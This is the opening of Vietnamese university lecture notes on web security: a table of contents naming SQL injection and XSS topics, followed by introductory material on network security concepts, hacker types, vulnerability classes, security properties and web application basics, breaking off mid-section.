

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN VÀ TRUYỀN THÔNG
BỘ MÔN AN TOÀN HỆ THỐNG THÔNG TIN

TẬP BÀI GIẢNG

AN TOÀN WEB

THÁI NGUYÊN - 2014

MỤC LỤC

MỤC LỤC	2
DANH MỤC HÌNH ẢNH	6
DANH MỤC BẢNG	8
CHƯƠNG I CÁC KHÁI NIỆM CĂN BẢN.....	9
1.1.Tổng quan về an ninh mạng.....	9
1.1.1.Giới thiệu về an ninh mạng.....	9
1.1.1.1.An ninh mạng là gì?.....	9
1.1.1.2.Kẻ tấn công là ai?	10
1.1.1.3.Lỗ hổng bảo mật?	11
1.1.2.Đánh giá vấn đề an toàn, bảo mật hệ thống mạng.....	12
1.1.2.1.Phương diện vật lý.....	12
1.1.2.2.Phương diện logic.....	13
1.2.Tổng quan về ứng dụng web.....	15
1.2.1.Giới thiệu về Website.....	15
1.2.2.Khai niệm về ứng dụng WEB	17
1.2.3.Một số thuật ngữ dùng trong ứng dụng WEB.....	18
1.2.3.1.Javascript	18
1.2.3.2.Flash	18
1.2.3.3.HTTP header	19
1.2.3.4.Session	20
1.2.3.5.Cookie.....	21
1.2.3.6.Proxy.....	22
1.2.4.Kiến trúc một ứng dụng WEB.....	24
1.2.5.Nguyên lý hoạt động của một ứng dụng WEB	25
1.3.Một số dạng tấn công và bảo mật ứng dụng web cơ bản	26
1.3.1.Thiếu sót trong việc kiểm tra dữ liệu nhập vào	26
1.3.1.1.Tràn bộ đệm (Buffer Overflow)	26
1.3.1.2.Vượt đường dẫn (Directory Traversal)	27
1.3.1.3.Kí tự rỗng.....	28
1.3.2.Thao tác trên các tham số truyền	29
1.3.2.1.Thao tác trênURL	29
1.3.2.2.Thao tác với biến ẩn trong Form	31

1.3.2.3.Thao tác với Cookie.....	32
1.3.3.Chiếm hữu phiên làm việc.....	33
1.3.3.1.Ấn định phiên làm việc (Session Fixation)	33
1.3.3.2.Đánh cắp phiên làm việc (Session Hijacking)	35
1.3.4.Tùy chối dịch vụ (DOS)	37
1.3.5.Chèn câu truy vấn SQL (SQL Injection).....	42
1.3.6.Chèn mã lệnh thực thi trên trình duyệt nạn nhân (Cross site scripting)	46
1.3.7.Local Attack	51
a.Tìm hiểu về Local Attack	51
b.Cách tấn công Local Attack.....	52
c.Cách bảo mật cho Local Attack	57
CHƯƠNG II TẤN CÔNG SQL INJECTION VÀ CÁCH PHÒNG CHỐNG	64
2.1.Khái niệm SQL Injection	64
2.2.SQL Injection và vấn đề an ninh cơ sở dữ liệu	65
a.Các thống kê về an ninh	65
b.Đánh giá các kết quả thống kê	65
c.Nhận định	66
2.3.Nhận diện điểm yếu SQL Injection trong ứng dụng Web	67
2.3.1.Thăm dò dựa trên phản hồi	67
a. Xác định các điểm nhận input từ người dùng.....	67
b. Các hình thức trả thông báo lỗi thường gặp	69
2.3.2.Cơ chế sinh truy vấn SQL bên trong ứng dụng và các phương pháp chèn truy vấn SQL	70
a. Cơ chế sinh truy vấn SQL bên trong ứng dụng.	70
b. Các phương pháp chèn tham số.....	72
2.4.Các phương pháp tấn công phổ biến	74
2.4.1.Tấn công khai thác dữ liệu thông qua toán tử UNION.....	74
a. Tìm số cột và kiểu dữ liệu của cột	75
b. Tìm cột có khả năng “chứa” thông tin khai thác được.	77
2.4.2.Khai thác thông qua các câu lệnh điều kiện.....	79
a. Mô hình dựa trên nội dung phản hồi	80
b. Mô hình dựa trên độ trễ phản hồi	82
2.4.3.Phương thức tấn công nâng cao Blind SQL Injection.....	83
a. Tổng quan	83
b. Thực hiện tấn công blind SQL Injection dựa trên phản hồi	83

c. Thực hiện tấn công blind SQL Injection dựa trên độ trễ truy vấn	88
d. Lợi dụng điểm yếu blind SQL Injection để khai thác thông tin trong thực tế.....	93
2.4.4.Vấn đề qua mặt các bộ lọc tham số đầu vào	94
a. Lợi dụng sự khác nhau giữa ký tự in thường và in hoa	94
b. Sử dụng SQL comment thay thế khoảng trắng.....	94
c. Sử dụng URL Encoding.....	96
d. Thực thi truy vấn động	97
e. Sử dụng các byte NULL	98
2.4.5.Một số phương pháp qua mặt bộ lọc của tường lửa Web	99
a. Qua mặt các phương pháp chuẩn hóa	100
b. Sử dụng phương pháp HTTP Parameter Pollution.....	103
2.5.Phòng chống SQL Injection	104
2.5.1.Phòng chống từ mức xây dựng mã nguồn ứng dụng.....	105
1.5.1.1.Làm sạch dữ liệu đầu vào	105
1.5.1.2.Xây dựng truy vấn theo mô hình tham số hóa.....	108
1.5.1.3.Chuẩn hóa dữ liệu.....	117
1.5.1.4.Mô hình thiết kế mã nguồn tổng quát.....	118
2.5.2.Các biện pháp bảo vệ từ mức nền tảng hệ thống.....	122
2.5.2.1.Các biện pháp bảo vệ tức thời	123
2.5.2.2.Các biện pháp bảo vệ database	126
2.5.3.Đề xuất một số giải pháp.....	128
CHƯƠNG III TẤN CÔNG XSS VÀ CÁCH PHÒNG CHỐNG	131
3.1. Tổng quan về tấn công XSS	131
3.1.1.Khái niệm.....	131
3.1.2.Phân loại XSS	132
3.1.3.Các kỹ thuật XSS sử dụng	133
3.1.4.Đối tượng mà XSS hướng tới	139
3.2. Các phương thức tấn công và khai thác XSS	139
3.2.1. Các phương thức tấn công XSS	140
3.2.2. Khai thác những cách tấn công XSS.....	151
3.2.2.1.Phương pháp tấn công XSS truyền thống.....	151
3.2.2.2.Kỹ thuật ByPass và phương pháp tấn công	154
3.2.2.3.Kỹ thuật tấn công bằng Flash	155
3.2.2.4.Kỹ thuật XSS Phising	157

3.2.3. Tấn công XSS thông qua khai thác những Framework.....	159
3.2.3.1.Attack API.....	159
3.2.3.2.BeEF	164
3.2.3.3.CAL9000	166
3.2.3.4.XSS-Proxy	170
3.3. Cách phòng chống	175
3.3.1. Lọc đầu vào và đầu ra dữ liệu (Filtering).....	176
3.3.2. Mã hóa đầu vào và đầu ra (Input/output encoding)	181
3.3.2.1.Input encoding	181
3.3.2.2.Output encoding	183
3.3.3. Bảo mật trình duyệt web	184

DANH MỤC HÌNH ẢNH

Hình 1.1: Thông kê tội phạm internet của tổ chức IC3	10
Hình 1.2: Thông kê bảo mật ứng dụng WEB	18
Hình 1.3: Gói tin HTTP Requests	19
Hình 1.4: Thông tin gói tin HTTP Requests.....	19
Hình 1.5: Gói tin HTTP Reponses.....	20
Hình 1.6: Thông tin gói tin HTTP Reponses.....	20
Hình 1.7: Kiến trúc một ứng dụng WEB.....	24
Hình 1.8: Nguyên lý hoạt động của một ứng dụng WEB.....	25
Hình 1.9: Ví dụ kỹ thuật tấn công vượt đường dẫn	28
Hình 1.10: Ví dụ kỹ thuật tấn công thay đổi tham số URL	30
Hình 1.11: Ví dụ thao tác biến ẩn trong form.....	31
Hình 1.12: Nguyên lý tấn công ẩn định phiên làm việc.	34
Hình 1.13: Bắt tay 3 bước trong giao thức TCP.....	39
Hình 1.14: Tấn công từ chối dịch vụ truyền thông.....	40
Hình 1.15: Tấn công DDOS.	41
Hình 1.16: Một site bị lỗi SQL Injecion.....	42
Hình 1.17: Một site khác cũng lỗi SQL Injection.....	43
Hình 1.18: Tấn công SQL Injection.	44
Hình 1.19: Nguyên lý hoạt động của XSS.....	47
Hình 1.20: Tấn công XSS đối với ứng dụng WEB blog.	48
Hình 1.21: Tấn công XSS thông qua email.	49
Hình 1.22: Các bước thực hiện XSS đánh cắp Cookie người dùng.	50
Hình 2.1: Thông kê 10 lỗ hổng an ninh phổ biến 2010	65
Hình 2.2: Tham số chèn vào giữa truy vấn.....	72
Hình 2.3: Trang nạn nhân ban đầu	75
Hình 2.4: Trang nạn nhân, order by 2.....	76
Hình 2.5: Trang nạn nhân, order by 20.....	76
Hình 2.6: Trang web nạn nhân, kiểm tra kiểu cột 1	77
Hình 2.7: Tìm cột “mang” dữ liệu	78
Hình 2.8: “nhúng” thông tin khai thác vào cột “mang” dữ liệu	78
Hình 2.9: Khai thác thông tin username	79
Hình 2.10: Trường hợp sai userid.....	84
Hình 2.11: Chính sửa tham số request bằng WebScarab proxy.	85
Hình 2.12 – kết quả truy vấn thăm dò với ký tự mã 91	86
Hình 2.13. kết quả truy vấn thăm dò với ký tự mã 77	86
Hình 2.14 – kết quả thăm dò thu được là đúng	88
Hình 2.15: Truy vấn ban đầu	90
Hình 2.16: Truy vấn khai thác sinh độ trễ	90
Hình 2.17: Truy vấn trên information_schema	91
Hình 2.18: Truy vấn ban đầu	91

Hình 2.19: Mệnh đề suy luận có giá trị sai.....	93
Hình 2.20: Mệnh đề suy luận có giá trị đúng	93
Hình 2.21: Form sử dụng GET	100
Hình 2.22: Các file cấu hình modsecurity – core rule	100
Hình 2.23: Tham số hợp lệ	101
Hình 2.24: Tham số đầu vào bị lọc bởi ModSecurity.....	101
Hình 2.25: Sử dụng comment khói qua mặt ModSecurity	102
Hình 2.26 – tham số đầu vào bị lọc bởi ModSecurity	103
Hình 2.27: Hàm prepare trong MySQL.....	110
Hình 2.28: Vị trí của tường lửa Web trong luồng thông tin	124
Hình 2.29: Mô hình đề xuất.....	128
Hình 3.1: Minh họa XSS	131
Hình 3.2: Mô tả quá trình tấn công kiểu Non-Persistent	132
Hình 3.3: Mô tả quá trình tấn công kiểu Persistent	133
Hình 3.4: Giao diện của Javascript/CSS API khi sử dụng thuộc tính “getComputedStyle” để lấy thông tin duyệt web của người dùng.....	142
Hình 3.5: Giao diện JavaScript Error Message Login Checker.	143
Hình 3.6: Lỗi đăng nhập gmail không hợp lệ từ người dùng	143
Hình 3.7: Minh họa quá trình tấn công mạng nội bộ.....	144
Hình 3.8: Quá trình thực hiện XSS.....	152
Hình 3.9: Mô tả một trang bị lỗi XSS	155
Hình 3.10: Kết quả của tấn công XSS Phising	159
Hình 3.11: Kết quả sử dụng Zombie Control lấy địa chỉ IP của người dùng	165
Hình 3.12 Giao diện XSS Attack Library.....	167
Hình 3.13 Giao diện chính của CheckList.....	168
Hình 3.14: Giao diện chính Encode/Decode	169
Hình 3.15: Giao diện làm việc của HTTP Response	170
Hình 3.16: Quá trình chuyển đổi bảng mã và lọc ký tự.....	178
Hình 3.17: Bảng so sánh giữa các bộ thư viện filter HTML để chống XSS	179
Hình 3.18: Một số chức năng chính của thư viện HTML Purifier	180

DANH MỤC BẢNG

Bảng 2.1. Các ký tự comment thường gặp	73
Bảng 2.2: Một số kết quả trên các môi trường khác nhau sử dụng phương pháp HTTP Parameter Pollution	104
Bảng 2.3: Cú pháp đại diện tham số trong truy vấn trong C#	113
Bảng 2.4: Một số cách mã hóa dấu nháy đơn	117
Bảng 3.1: Một số Port trong AttackAPI	162
Bảng 3.2: Danh sách các module BeEF	166
Bảng 3.3: AutoAttack Attack List	170
Bảng 3.4: Danh sách các phương pháp mã hóa đầu ra quan trọng cần thiết để ngăn chặn Cross Site Scripting.....	183

CHƯƠNG I CÁC KHÁI NIỆM CĂN BẢN

1.1.Tổng quan về an ninh mạng

1.1.1.Giới thiệu về an ninh mạng


1.1.1.1.An ninh mạng là gì?

An ninh mạng là một trong những lĩnh vực mà hiện nay giới công nghệ thông tin khá quan tâm. Một khi internet ra đời và phát triển, nhu cầu trao đổi thông tin trở nên cần thiết. Mục đích của việc kết nối mạng là làm cho mọi người có thể sử dụng chung tài nguyên mạng từ những vị trí địa lý khác nhau. Chính vì vậy mà các tài nguyên dễ dàng bị phân tán, hiển nhiên một điều là chúng ta dễ bị xâm phạm, gây mất mát dữ liệu cũng như các thông tin có giá trị. Kết nối càng rộng thì càng dễ bị tấn công, đó là một quy luật tất yếu. Từ đó, vấn đề bảo vệ thông tin cũng đồng thời xuất hiện và như thế an ninh mạng ra đời.

Ví dụ: User A gửi một tập tin cho User B trong phạm vi là nước Việt Nam thì nó khác xa so với việc User A gửi tập tin cho User C ở Mỹ. Ở trường hợp đầu thì dữ liệu có thể mất mát với phạm vi nhỏ là trong nước nhưng trường hợp sau thì việc mất mát dữ liệu với phạm vi rất rộng là cả thế giới.

Một lỗ hổng trên mạng đều là mối nguy hiểm tiềm tàng. Từ một lỗ hổng bảo mật nhỏ của hệ thống, nhưng nếu biết khai thác và lợi dụng kỹ thuật hack điêu luyện thì cũng có thể trở thành mối tai họa.

Theo thống kê của tổ chức IC 3 thì số tội phạm internet ngày càng gia tăng nhanh chóng chỉ trong vòng 8 năm từ năm 2001 đến năm 2009 số lượng tội phạm đã tăng gần gấp 20 lần và dự đoán trong tương lai con số này con tăng lên nhiều.



Hình 1.1: Thống kê tội phạm internet của tổ chức IC3.

Như vậy, số lượng tội phạm tăng sẽ dẫn đến tình trạng các cuộc tấn công tăng đến chóng mặt. Điều này cũng dễ hiểu, vì một thực thể luôn tồn tại hai mặt đối lập nhau. Sự phát triển mạnh mẽ của công nghệ thông tin và kỹ thuật sẽ là miếng mồi béo bở của các Hacker bùng phát mạnh mẽ.

Tóm lại, internet là một nơi không an toàn. Mà không chỉ là internet các loại mạng khác, như mạng LAN, đến một hệ thống máy tính cũng có thể bị xâm phạm. thậm chí, mạng điện thoại, mạng di động cũng không nằm ngoài cuộc. Vì vậy chúng ta nói rằng, phạm vi của bảo mật rất lớn, nói không còn gói gọn trong một máy tính một cơ quan mà là toàn cầu

1.1.1.2.Kẻ tấn công là ai?

Kẻ tấn công người ta thường gọi là Hacker. Là những kẻ tấn công vào hệ thống mạng với nhiều mục đích khác nhau. Trước đây Hacker được chia làm 2 loại nhưng hiện nay thì được chia thành 3 loại:

Hacker mũ đen

Đây là tên trộm chính hiệu, với những Hacker có kinh nghiệm thì đặc biệt nguy hiểm đối với hệ thống mạng. Mục tiêu của chúng là đột nhập vào hệ thống mạng của đối tượng để lấy cấp thông tin, nhằm mục đích bất chính. Hacker mũ đen là những tội phạm thật sự cần sự trừng trị của pháp luật.

Hacker mũ trắng

Họ là những nhà bảo mật và bảo vệ hệ thống. Họ cũng xâm nhập vào hệ thống, mục đích là tìm ra những kẽ hở, những lỗ hổng chết người và sau đó tìm cách vá lại chúng. Tất nhiên, hacker mũ trắng cũng có khả năng xâm nhập và cũng có thể trở thành hacker mũ đen.

Hacker mũ xám

Loại này được sự kết hợp giữa hai loại trên. Thông thường họ là những người còn trẻ, muốn thể hiện mình. Trong một thời điểm, họ đột nhập vào hệ thống để phá phách. Nhưng trong thời điểm khác họ có thể gửi đến nhà quản trị những thông tin về lỗ hổng bảo mật và đề xuất cách vá lỗi.

Ranh giới phân biệt các Hacker rất mong manh. Một kẻ tấn công là Hacker mũ trắng trong thời điểm này nhưng ở thời điểm khác họ lại là một tên trộm chuyên nghiệp.

1.1.1.3.Lỗ hổng bảo mật?

Các lỗ hổng bảo mật trên một hệ thống là các điểm yếu có thể tạo ra sự ngưng trệ của dịch vụ, thêm quyền đối với người sử dụng hoặc cho phép các truy nhập không hợp pháp vào hệ thống. Các lỗ hổng cũng có thể xuất hiện ngay trong hạ tầng mạng hoặc nằm ngay trên các dịch vụ cung cấp như Sendmail, Web, Ftp,... Ngoài ra các lỗ hổng còn tồn tại ngay chính các hệ điều hành như: Windows XP, 7, Linux,... hoặc trong các ứng dụng mà người sử dụng thường xuyên sử dụng như: Office, trình duyệt,...

Theo bộ quốc phòng Mỹ, các lỗ hổng bảo mật một hệ thống được chia như sau:

Lỗ hổng loại A

Các lỗ hổng này cho phép người sử dụng ở ngoài có thể truy nhập vào hệ thống bất hợp pháp. Lỗ hổng này rất nguy hiểm, có thể phá hủy toàn bộ hệ thống.

Lỗ hổng loại B

Các lỗ hổng này cho phép người sử dụng thêm các quyền trên hệ thống mà không cần thực hiện kiểm tra tính hợp lệ. Mức độ nguy hiểm trung bình. Những lỗ hổng này thường có trong các ứng dụng trên hệ thống, có thể dẫn đến mất hoặc lộ thông tin dữ liệu.

Lỗ hổng loại C

Các lỗ hổng loại này cho phép thực hiện các phương thức tấn công theo DoS. Mức độ nguy hiểm thấp, chỉ ảnh hưởng tới chất lượng dịch vụ, có thể làm ngưng trệ, gián đoạn hệ thống, không làm phá hỏng dữ liệu hoặc được quyền truy nhập bất hợp pháp.

1.1.2. Đánh giá vấn đề an toàn, bảo mật hệ thống mạng

Để đảm bảo an ninh cho hệ thống mạng, cần phải xây dựng một số tiêu chuẩn đánh giá mức độ an ninh, an toàn cho hệ thống mạng. Một số tiêu chuẩn đã được thừa nhận là thước đo mức độ an ninh của hệ thống mạng

1.1.2.1. Phương diện vật lý

- Có thiết bị dự phòng nóng cho các tình huống hỏng đột ngột. Có khả năng thay thế nóng từng phần hoặc toàn phần (hot-plug, hot-swap).
- Bảo mật an ninh nơi lưu trữ các máy chủ.
- Khả năng cập nhật, nâng cấp, bổ xung phần cứng và phần mềm.
- Yêu cầu nguồn điện, có dự phòng trong tình huống mất điện đột ngột.

- Các yêu cầu phù hợp với môi trường xung quanh: độ ẩm, nhiệt độ, chống sét, phòng chống cháy nổ,...

1.1.2.2. Phương diện logic

- Tính bí mật (Confidentiality)

Là giới hạn các đối tượng được quyền truy xuất đến thông tin. Đối tượng truy xuất thông tin có thể là con người, máy tính và phần mềm. Tùy theo tính chất của thông tin mà mức độ bí mật của chúng có thể khác nhau.

Ví dụ: User A gửi email cho User B thì email đó chỉ có User A và User B mới biết được nội dung của lá mail, còn những User khác không thể biết được. Giả sử có User thứ 3 biết được nội dung lá mail thì lúc này tính bí mật của email đó không còn nữa.

- Tính xác thực (Authentication)

Liên quan tới việc đảm bảo rằng một cuộc trao đổi thông tin là đáng tin cậy giữa người gửi và người nhận.

Trong trường hợp một tương tác đang xảy ra, ví dụ kết nối của một đầu cuối đến máy chủ, có hai vấn đề sau: thứ nhất tại thời điểm khởi tạo kết nối, dịch vụ đảm bảo rằng hai thực thể là đáng tin. Mỗi chúng là một thực thể được xác nhận. Thứ hai, dịch vụ cần phải đảm bảo rằng kết nối là không bị gây nhiễu do một thực thể thứ ba có thể giả mạo là một trong hai thực thể hợp pháp để truyền tin hoặc nhận tin không được cho phép.

- Tính toàn vẹn (Integrity)

Tính toàn vẹn đảm bảo sự tồn tại nguyên vẹn của thông tin, loại trừ mọi sự thay đổi thông tin có chủ đích hoặc do hư hỏng, mất mát thông tin vì sự cố thiết bị hoặc phần mềm.

Ví dụ: User A gửi email cho User B, User A gửi nội dung như thế nào thì User B chắc chắn sẽ nhận được đúng y nội dung như vậy có nghĩa là User A gửi gì thì User B nhận y như vậy không có sự thay đổi.

➤ Tính không thể phủ nhận (Non repudiation)

Tính không thể phủ nhận đảm bảo rằng người gửi và người nhận không thể chối bỏ một bản tin đã được truyền. Vì vậy, khi một bản tin được gửi đi, bên nhận có thể chứng minh được rằng bản tin đó thật sự được gửi từ người gửi hợp pháp. Hoàn toàn tương tự, khi một bản tin được nhận, bên gửi có thể chứng minh được bản tin đó đúng thật được nhận bởi người nhận hợp lệ.

Ví dụ: User A gửi email cho User B thì User A không thể từ chối rằng A không gửi mail cho B.

➤ Tính sẵn sàng (Availability)

Một hệ thống đảm bảo tính sẵn sàng có nghĩa là có thể truy nhập dữ liệu bất cứ lúc nào mong muốn trong vòng một khoảng thời gian cho phép. Các cuộc tấn công khác nhau có thể tạo ra sự mất mát hoặc thiếu vắng sự sẵn sàng của dịch vụ. Tính khả dụng của dịch vụ thể hiện khả năng ngăn chặn và khôi phục những tổn thất của hệ thống do các cuộc tấn công gây ra.

Ví dụ: Server web là hoạt động hàng ngày để phục vụ cho web client nghĩa là bất cứ khi nào, ở đâu Server web cũng sẵn sàng để phục vụ cho web client.

➤ Khả năng điều khiển truy nhập (Access Control)

Trong một hệ thống mạng được coi là bảo mật, an toàn thì người quản trị viên phải điều khiển được truy cập ra vào của hệ thống mạng, có thể cho phép hay ngăn chặn một truy cập nào đó trong hệ thống.

Ví dụ: Trong công ty có các phòng ban, để bảo mật thông tin nội bộ của công ty, người quản trị viên có thể ngăn chặn một số phòng ban gởi thông tin ra ngoài và từ ngoài vào trong.

1.2.Tổng quan về ứng dụng web

1.2.1.Giới thiệu về Website

Website là một “trang web” được lưu trữ tại các máy chủ hay các hosting hoạt động trên Internet. Đây là nơi giới thiệu những thông tin, hình ảnh về doanh nghiệp, sản phẩm và dịch vụ của doanh nghiệp hay giới thiệu bất cứ kí thông tin gì để khách hàng có thể truy cập bất kì ở đâu, bất cứ lúc nào.

Website là tập hợp của nhiều web page. Khi doanh nghiệp, công ty xây dựng website nghĩa là đang xây dựng nhiều trang thông tin về sản phẩm, dịch vụ hay giới thiệu,... Để tạo nên một website cần có 3 yếu tố sau:

- Tên miền (domain)

Thực chất một website không cần đến tên miền nó vẫn có thể hoạt động bình thường vì nó còn có địa chỉ IP của trang web đó, chúng ta chỉ cần gõ vào trình duyệt IP của trang web thì ngay lập tức trình duyệt sẽ load trang web đó về trình duyệt của bạn. Số dãy chúng ta cần phải có tên miền thay cho IP là vì IP là mỗi chuỗi số thập phân, có những địa chỉ IP thì rất là dễ nhớ nhưng đa số địa chỉ IP thì rất là khó nhớ. Với cái tên nó rất gần gũi với ngôn ngữ tự nhiên của con người nên rất là dễ nhớ cũng chính vì vậy mà người ta đã thay tên miền cho IP và từ đó công nghệ DNS ra đời.

Ví dụ đơn giản để hiểu thêm tính năng của tên miền: Trong danh bạ điện thoại của chúng ta nếu chúng ta lưu số điện thoại mà không gán với một tên thì chắc chắn một điều là chúng ta không thể nhớ hết được số điện thoại của từng người và cũng không thể nào biết được số điện thoại

này là của ai nhưng nếu chúng ta lưu số một ai đó với một cái tên thì sau này khi cần gọi cho người đó sẽ dễ tìm trong danh bạ dễ dàng hơn.

➤ Nơi lưu trữ website (hosting)

Nơi lưu trữ website thì bắt buộc chúng ta phải có, nó có thể là một máy chủ để lưu trữ hay một hosting chúng ta thuê từ nhà cung cấp dịch vụ.

➤ Nội dung các trang thông tin (web page)

Nội dung trang thông tin này thì phải có rồi vì mục đích của chúng ta lập nên website nhằm đăng thông tin của chúng ta lên website hay giới thiệu các thông tin của công ty.

Nói đến một website người ta thường nói website đây là web động hay tĩnh, đa số các website bây giờ đến là website động.

Website tĩnh có thể hiểu như thế này người dùng gửi yêu cầu một tài nguyên nào đó và máy chủ sẽ trả về tài nguyên đó. Các trang Web không khác gì là một văn bản được định dạng và phân tán. Lúc mới đầu phát triển website thì web tĩnh được sử dụng rất nhiều vì lúc đấy nhu cầu của việc đăng tải trên website là chưa cao như đăng thông tin về các sự kiện, địa chỉ hay lịch làm việc qua Internet mà thôi, chưa có sự tương tác qua các trang Web.

Website động là thuật ngữ được dùng để chỉ những website được hỗ trợ bởi một phần mềm cơ sở web, nói cho dễ hiểu thì web động là web có cơ sở dữ liệu. Ngày nay, đa số các trang web đều có cơ sở dữ liệu vì mục đích, nhu cầu của con người càng ngày gia tăng. Thực chất, website động có nghĩa là một website tĩnh được "ghép" với một phần mềm web (các modules ứng dụng cho Web). Với chương trình phần mềm này, người chủ website thực sự có quyền điều hành nó, chỉnh sửa và cập nhật thông tin trên website của mình mà không cần phải nhờ đến những người chuyên nghiệp.

Trước đây, năm 1995 đến 2004 thì sử dụng công nghệ web 1.0 với công nghệ này thì chỉ được đọc nội dung trang web mà người dùng không thể chỉnh sửa, bình luận hay nói cách khác website lúc bấy giờ chỉ hoạt động một chiều mà thôi.


Hiện nay, đã phát triển công nghệ web 2.0 hoạt động hai chiều có nghĩa là người dùng cũng có thể chỉnh sửa, bình luận hay xóa nội dung trang web. Trên đà phát triển đó người ta tiếp tục nghiên cứu và phát triển web 3.0 hướng hẹn rất nhiều điều thú vị còn ở phía trước.

1.2.2.Khai niệm về ứng dụng WEB

Ứng dụng WEB là một ứng dụng máy chủ/máy khách sử dụng giao thức HTTP để tương tác với người dùng hay hệ thống khác. Trình duyệt WEB giành cho người dùng như Internet Explore hoặc Firefox hay Chrome,... Người dùng gửi và nhận các thông tin từ máy chủ WEB thông qua việc tác động vào các trang WEB. Các ứng dụng WEB có thể là trang trao đổi mua bán, các diễn đàn, gửi và nhận email, games online,...

Với công nghệ hiện nay, website không chỉ đơn giản là một trang tin cung cấp các bài tin đơn giản. Những ứng dụng web viết trên nền web không chỉ được gọi là một phần của website nữa, giờ đây chúng được gọi là phần mềm viết trên nền web. Có rất nhiều phần mềm chạy trên nền web như Google Word (xử lý các file văn bản), Google spreadsheets (xử lý tính bảng tính), Google Translate (từ điển, dịch văn bản),...

Ngày nay, ứng dụng web phát triển rất cao, gần như bây giờ người ta đều sử dụng ứng dụng web như xem phim online, nghe nhạc online, chia sẻ mạng xã hội (facebook, zing), chơi games online, ngân hàng trực tuyến,... và bắt đầu xuất hiện những Hacker muốn thu lợi ích về phần mình từ các ứng dụng web. Những mánh khoe của Hacker sẽ được trình bày phần sau của bài này.



Hình 1.2: Thống kê bảo mật ứng dụng WEB.

1.2.3.Một số thuật ngữ dùng trong ứng dụng WEB

1.2.3.1.Javascript

Netscape đã tạo ra một ngôn ngữ kịch bản gọi là JavaScript. JavaScript được thiết kế để việc phát triển dễ dàng hơn cho các nhà thiết kế Web và các lập trình viên không thành thạo Java. Microsoft cũng có một ngôn ngữ kịch bản gọi là VBScript. JavaScript ngay lập tức trở thành một phương pháp hiệu quả để tạo ra các trang Web động.

Việc người ta coi các trang như là một đối tượng đã làm nảy sinh một khái niệm mới gọi là Document Object Model (DOM). Lúc đầu thì JavaScript và DOM có một sự kết hợp chặt chẽ nhưng sau đó chúng được phân tách. DOM hoàn toàn là cách biểu diễn hướng đối tượng của trang Web và nó có thể được sửa đổi với các ngôn ngữ kịch bản bất kỳ như JavaScript hay VBScript.

1.2.3.2.Flash

Năm 1996, FutureWave đã đưa ra sản phẩm FutureSplash Animator. Sau đó FutureWave thuộc sở hữu của Macromedia và công ty

